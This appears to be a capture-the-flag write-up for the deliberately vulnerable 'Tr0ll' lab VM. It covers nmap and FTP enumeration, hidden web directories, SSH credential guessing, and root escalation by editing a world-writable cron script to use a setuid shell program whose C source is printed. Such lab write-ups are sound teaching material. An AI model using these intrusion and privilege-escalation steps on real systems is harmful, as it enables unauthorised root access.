Tr0ll
- 5 minsTr0ll Writeup
Recon & Enumeration
An NMAP scan revealed 3 ports open on the target.
kali enum/10.10.10.33 » cat nmap_heavy.txt
###################################################

nmap -T4 -Pn -A -sV --top-ports 10000 10.10.10.33

---------------------------------------------------
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-14 14:16 PST
Nmap scan report for 10.10.10.33
Host is up (0.00049s latency).
Not shown: 8293 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.10.32
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (EdDSA)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:A8:DE:48 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 10.10.10.33
I first looked into FTP. Anonymous login was allowed, but there was only one file that I could download.
kali enum/10.10.10.33 ‹master*› » ftp 10.10.10.33 21
Connected to 10.10.10.33.
220 (vsFTPd 3.0.2)
Name (10.10.10.33:mario): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        112          4096 Aug 09  2014 .
drwxr-xr-x    2 0        112          4096 Aug 09  2014 ..
-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap
226 Directory send OK.
After enumerating the pcap file on wireshark, I found a request that called a file “secret_stuff.txt” through FTP. It also showed the contents of the file:
Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :
Sucks, you were so close... gotta TRY HARDER!
I moved on to enumerate port 80 after that. The index page was just a troll picture and so was the “/secret” directory that was enumerated from the robots.txt file.
After being stuck for a bit, I decided to try the directory “sup3rs3cr3tdirlol”

It actually worked… I knew this was going to be a hectic VM after that.
I downloaded the file “roflmao” and viewed its contents:
kali ~/Downloads » strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2

The Find address 0x0856BF to proceed looked interesting.. I tried the directory under 10.10.10.33/secret/ but that didn’t work. I then tried it under 10.10.10.33/ and it worked.

Both folders contained files that appeared to contain a list of usernames and one password.

Exploitation
I tried to connect via SSH with those usernames and password, but no luck. I tried the password as the username and usernames as password, but still no luck.
After some thinking, I thought maybe the folder this_folder_contains_the_password/ literally meant the filename was the actual password.

I tried the usernames with the password “Pass.txt” and eventually, the username overflow worked.
kali enum/10.10.10.33 ‹master*› » ssh 10.10.10.33 -l overflow
overflow@10.10.10.33's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)


* Documentation:  https://help.ubuntu.com/
New release '16.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Dec 14 17:34:12 2017 from 10.10.10.32
Could not chdir to home directory /home/overflow: No such file or directory
$ whoami
overflow
Post-Exploitation
After downloading and running enumeration scripts, I narrowed down possible vectors.
[+] World Writable Files
    -rwxrwxrwx 1 troll root 8068 Aug 10  2014 /srv/ftp/lol.pcap
    -rwxrwxrwx 1 root root 34 Aug 13  2014 /var/tmp/cleaner.py.swp
    -rwxrwxrwx 1 root root 7296 Aug 11  2014 /var/www/html/sup3rs3cr3tdirlol/roflmao
    -rwxrwxrwx 1 root root 23 Aug 13  2014 /var/log/cronlog
    --w--w--w- 1 root root 0 Dec 14 17:42 /sys/fs/cgroup/systemd/user/1002.user/3.session/cgroup.event_control
    --w--w--w- 1 root root 0 Dec 14 17:42 /sys/fs/cgroup/systemd/user/1002.user/cgroup.event_control
    --w--w--w- 1 root root 0 Dec 14 17:34 /sys/fs/cgroup/systemd/user/cgroup.event_control
    --w--w--w- 1 root root 0 Dec 14 14:12 /sys/fs/cgroup/systemd/cgroup.event_control
    -rw-rw-rw- 1 root root 0 Dec 14 14:12 /sys/kernel/security/apparmor/.access
    -rwxrwxrwx 1 root root 96 Aug 13  2014 /lib/log/cleaner.py
The cleaner.py file stood out the most. It contained this:
#!/usr/bin/env python
import os
import sys
try:
        os.system('rm -r /tmp/* ')
except:
        sys.exit()

In order to exploit this, I created an suid.c file in /tmp:
int main(void){
setresuid(0, 0, 0);
system("/bin/bash");
}
I then compiled the file:
gcc -o suid suid.c
Then I edited the cleaner.py file.


Running the python and then the suid file would result in a root shell.